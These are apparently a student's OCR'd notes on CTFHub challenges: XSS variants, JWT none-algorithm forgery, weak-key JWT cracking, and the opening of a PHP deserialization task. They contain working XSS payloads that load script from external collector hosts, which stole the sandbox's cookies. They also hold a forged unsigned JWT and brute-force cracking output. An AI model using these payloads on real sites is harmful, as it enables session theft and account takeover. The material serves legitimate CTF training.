
查看记录:190933


记录ID	190933
首次触发时间	2024-12-15 21:25:41
最后触发时间	2024-12-15 21:25:41
触发者IP	222.186.57.91
页面标题	CTFHub 技能学习 | XSS Persistent
触发TOP_URL	http://challenge-005d56af61c03e7f.sandbox.ctfhub.com:10800/
触发URL	http://challenge-005d56af61c03e7f.sandbox.ctfhub.com:10800/
浏览器分辨率	800*600
referrer	
User Agent	Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) HeadlessChrome/112.0.5615.138 Safari/537.36
Cookies	flag=ctfhub{d55a6297703b3f92808edc16}
localStorage	{}
sessionStorage	{}

```
<html lang="en"><head>
    <meta charset="utf-8">
    <meta http-equiv="X-UA-Compatible" content="IE=edge">
    <meta name="viewport" content="width=device-width, initial-scale=1">
    <title>CTFHub 技能学习 | XSS Persistent
    </title>
    <link rel="stylesheet" href="/static/bootstrap.min.css">
    <!-- HTML5 shim and Respond.js for IE8 support of HTML5 elements and media queries -->
    <!-- WARNING: Respond.js doesn't work if you view the page via file:// -->
    <!--[if lt IE 9]>
    <script src="https://cdn.bootcss.com/html5shiv/3.7.3/html5shiv.min.js"></script>
```

171 xss 反射型


第一个框内注入后 复制url，把它复制到第二个框框发送，在我们的xss平台的项目中就会显示刚刚的数据包的信息，在cookie中发现了flag







```
<div>
    <h1>Hello, <script src="//xs.pe/LIg">
    </h1>
</div>
<hr>
```

172.xss DOM反射



```
<!-- Output -->
<hr>
<div>
    <h1>Hello, CTFHub
    </h1>
    <p id="text"></p>
    <script>
        $("#text")[0].innerHTML = 'CTFHub is very niubility';
    </script>
</div>
<hr>
```

要构造一个闭合



源码：

传入，闭合处理后：

```
 <script>
        $("#text")[0].innerHTML = '';
 </script>
<sCRiPt/SrC=//xs.pe/LIg>;
</script>
```


flag=ctfhub{1477f25d7a2b366bd06211aa}

{}

{}


```
</form>
<!-- Output -->
<hr>
<div>
        <h1>Hello, CTFHub
        </h1>
        <p id="text"></p>
        <script>
            $("#text")[0].innerHTML = '';</script><script src="//xs.pe/LIg">';
        </script>
</div>
```


173.xss DOM跳转





```
<!-- Output -->
<hr>
<div>
    <h1>Hello, CTFHub
    </h1>
    <script>
        var target = location.search.split("=")
        if (target[0].slice(1) == "jumpto") {
            location.href = target[1];
        }
    </script>
</div>
<hr>
```


发现第一行输入不了 分析一下，代码意思是 从当前页面的URL中获取查询字符串（URL的get参数），如果参数名为"jumpto"，则将页面重定向到参数值所指定的URL






	+全部	时间	接收的内容	Request Headers	操作
	-折叠	2024-12-15 23:17:21	• location : http://challenge-2c0d702bc201c711.sandbox.ctfhub.com:10800/?jumpto=javascript:$.getScript(%22//xss88.cc/bwy%22) • toplocation : http://challenge-2c0d702bc201c711.sandbox.ctfhub.com:10800/?jumpto=javascript:$.getScript(%22//xss88.cc/bwy%22) • cookie : flag=ctfhub{8313c9db5f7b4abb227f6984} • title : CTFHub 技能学习 | XSS DOM JumpTo ? • charset : UTF-8 • platform : Linux x86_64 • screen : 800x600 • screenshotpic :  • htmlyuanma :  • origin : http://challenge-2c0d	• HTTP_USER_AGENT : Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) HeadlessChrome/112.0.5615.138 Safari/537.36 • REMOTE_ADDR : 222.186.57.91 • IP-ADDR : 操作系统：Linux unknown 浏览器：Chrome(版本:112.0.5615.138)	删除

174.xss 过滤空格



正常注入发现空格没了



尝试后好像只有/**/来代替空格

{"record_id":"190975","xss_token":"TElnfDY3NWVmNTQ2NWQ5ZDc="}

{}

```
<!-- Output -->
<hr>
<div>
    <h1>Hello, <script **="" src="//xs.pe/LIg"></script>
    </h1>
```


175.xss 过滤关键词

本题直接过了 复制的代码


```
<sCRiPt sRC=//xs.pe/LIg></sCrIpT>
```


就是大小写混着的 所以直接过滤了

176 jwt 敏感信息泄露




随便输入都是可以进入的





177.jwt 无签名


一些JWT库也支持none算法，即不使用签名算法。当alg字段为空时，后端将不执行签名验证。




看到回显就知道是要修改guest为admin

先解密看看

进行none攻击



输出后进行拼接，再解密，看到已经修改了



那自己修改role在放包即可

Request

Pretty Raw Hex \n

```
1 GET /index.php HTTP/1.1
2 Host: challenge-9b95ce0ef04c3381.sandbox.ctfhub.com:10800
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:133.0) Gecko/20100101 Firefox/133.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
5 Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
6 Accept-Encoding: gzip, deflate
7 Referer: http://challenge-9b95ce0ef04c3381.sandbox.ctfhub.com:10800/login.php
8 Connection: close
9 Cookie: token=
  eyJ0eXAiOiJKV1QiICwgImFsZyI6Im5vbmUifQ==.eyJ1c2VybmFtZSI6ImFkbWluIiwicGFzc3dvcmQiOiIxIiAsICJyb2xlIjoiYWRtaW4ifQ.
10 Upgrade-Insecure-Requests: 1
11 Priority: u=0, i
12
13
```

Search... 0 matches


Response

Pretty Raw Hex Render \n

```
1 HTTP/1.1 200 OK
2 Server: openresty/1.21.4.2
3 Date: Tue, 17 Dec 2024 03:00:32 GMT
4 Content-Type: text/html; charset=UTF-8
5 Content-Length: 80
6 Connection: close
7 X-Powered-By: PHP/7.4.5
8 Vary: Accept-Encoding
9 Access-Control-Allow-Origin: *
10 Access-Control-Allow-Headers: X-Requested-With
11 Access-Control-Allow-Methods: *
12
13 Hello admin(admin), only admin can get flag.<br>ctfhub{9683a747c2fdc49ef7dfdd54}
```

178.jwt 弱密钥

如果JWT采用对称加密算法，并且密钥的强度较弱的话，攻击者可以直接通过蛮力攻击方式来破解密钥。



字典暴不出来 换工具

```
yjh@yjh-virtual-machine:~/桌面/c-jwt-cracker$ ./jwtcrack eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ1c2VybmFtZSI6ImFkbWluIiwicGFzc3dvcmQiOiIxMjMiLCJyb2xlIjoiZ3Vlc3QifQ.43m0Onz2MrmDZINUhmZeh4MYwycNCAUftam_Tq6Qozo
Secret is "vjhi"
```

扫到秘钥，填入后，HS加密

```
Cookie: token=
eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ1c2VybmFtZSI6ImFkbWluIiwicGFzc3dvcmQiOiIxMjMiLCJyb2xlIjoiYWRtaW4ifQ.cMAwXLZfPIZ2H_lzX5RgEyxJaISR51Y3OojvlHdSCqw
Upgrade-Insecure-Requests: 1
Priority: u=0, i
```

Search... 0 matches

Response

Pretty Raw Hex Render

Hello admin(admin), only admin can get flag.
ctfhub{dddfc5edc28fb43484cc7fba}

179.SICTF [2023]兔年大吉

打开直接看源码


```php
<?php
highlight_file(__FILE__);
error_reporting(0);

class Happy{
        private $cmd;
        private $content;

        public function __construct($cmd, $content)
        {
                $this->cmd = $cmd;
                $this->content = $content;
        }

        public function __call($name, $arguments)
        {
                call_user_func($this->cmd, $this->content);
        }

        public function __wakeup()
        {
                die("Wishes can be fulfilled");
        }
}

class Nevv{
        private $happiness;

        public function __invoke()
        {
                return $this->happiness->check();
